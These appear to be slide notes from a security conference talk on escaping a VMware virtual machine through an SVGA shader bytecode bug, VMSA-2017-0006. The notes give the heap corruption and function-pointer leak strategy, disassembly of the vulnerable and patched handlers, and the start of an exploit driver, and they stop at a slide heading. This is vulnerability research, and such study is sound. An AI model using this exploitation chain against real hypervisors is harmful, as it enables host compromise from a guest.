- Since the surface format requires 2 bytes for each pixel the total size of the *RC->DataBuffer* will be *0x45 * 0x2 * 0x1 * 2 = 0x114 bytes.*

> ATTACKING VMWARE

- Corrupt width of RC with a greater value
  - RowPitch will also be affected
- Box must be within boundaries due to checks at frontend
- DataPtr will point after the end of the buffer

```
MyDX11Resource_Map(RC, /* ... */, box, &pMappedResource);
//...
RC->GetDataBuffer(RC, pMappedResource->Data, Output->RowPitch, pMappedResource->DepthPitch, Output);

if (box) {
    Offset = box->z * Output->DepthPitch;
    Offset += box->y * Output->RowPitch;
    Offset += box->x * SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

    Output->DataPtr += Offset;
}
```


> AVOID THE PITFALL

- *MyDX11Resource_MapSubresourceBox* will refresh the contents of the *DataBuffer* with the contents of the GPU.
  - This will trash the data that we want to write back to guest.
- This can be avoided by corrupting and decreasing the value of height.
  - GetDataBuffer will silently fail but the surface copy command will continue.

> LEAK AND CODE EXECUTION

- If a RC is placed after the *DataBuffer*, we can leak function pointers.
  - LFH chunks are placed next to each other
- Once the attacker has *vmware-vmx* base address, they can corrupt *GetDataBuffer* function pointer and call surface copy command.

> THE BUG


> VMSA-2017-0006

- Bug is located in SM4 bytecode parser
- Fixed at version 12.5.5 of VMware
  - I patched *vmware-vmx.exe* to reintroduce the vulnerability on 14.1.3
- Developed an escape exploit (named “katachnia”) which consists of two parts (userland application, kernel driver)

> VULNERABILITY DETAILS


- A malicious shader must be set to a DXContext (using SVGA3D_CMD_DX_SET_SHADER)
- A call to SVGA3D_CMD_DX_DRAW will trigger the shader bytecode parser
- During the call an object of **0x26D80** size will be allocated
  - Values from the bytecode will be used as index to access that shader

> VULNERABLE VERSION 12.5.4 - DCL_CONSTANTBUFFER (59H)




```
                        sub_14024B2B0 proc near
8B C2                   mov     eax, edx
44 89 84 C1 E0 EB 01 00 mov     [rcx+rax*8+1EBE0h], r8d
C6 84 C1 E4 EB 01 00 01 mov     byte ptr [rcx+rax*8+1EBE4h], 1
C3                      retn
                        sub_14024B2B0 endp
```


> PATCHED VERSION 12.5.5 - DCL_CONSTANTBUFFER (59H)





> VULNERABLE VERSION 12.5.4 - DCL_INDEXRANGE (5B)



```
                        sub_14024CA30 proc near

                        arg_20= dword ptr  28h

44 8B 91 70 6C 02 00    mov     r10d, [rcx+26C70h]
8B 44 24 28             mov     eax, [rsp+arg_20]
0F BA EA 1F             bts     edx, 1Fh
4D 03 D2                add     r10, r10
42 89 94 D1 74 6C 02 00 mov     [rcx+r10*8+26C74h], edx
46 89 84 D1 78 6C 02 00 mov     [rcx+r10*8+26C78h], r8d
46 89 8C D1 7C 6C 02 00 mov     [rcx+r10*8+26C7Ch], r9d
42 89 84 D1 80 6C 02 00 mov     [rcx+r10*8+26C80h], eax
FF 81 70 6C 02 00       inc     dword ptr [rcx+26C70h]
C3                      retn
                        sub_14024CA30 endp
```


> PATCHED VERSION 12.5.5 – DCL_INDEXRANGE (5B)






> THE EXPLOIT

> DRIVER ENTRY

- BAR0 contains I/O base
- BAR2 contains the FIFO physical address

```
HalGetBusDataByOffset(PCIConfiguration, 0, PCISlotNumber.u.AsULONG,
    &PCIHeader, 0, sizeof(PCI_COMMON_HEADER));
/* Used for Port I/O communication between the current driver and SVGA device. */
gSVGA.ioBase = PCIHeader.u.type0.BaseAddresses[0];
gSVGA.ioBase &= 0xFFF0;
DbgPrint("ioBase = 0x%x\n", gSVGA.ioBase);

gSVGA.fifoSize = SVGA_ReadReg(SVGA_REG_MEM_SIZE);
DbgPrint("fifoSize = 0x%x\n", gSVGA.fifoSize);

/* BAR2 contains the physical address of the SVGA FIFO. */
PhysAddr.QuadPart = PCIHeader.u.type0.BaseAddresses[2];
gSVGA.fifoMem = (UINT32 *)MmMapIoSpace(PhysAddr, gSVGA.fifoSize, MmNonCached);
DbgPrint("fifoMem = %p\n", gSVGA.fifoMem);
```


> INIT_SVGA IOCTL

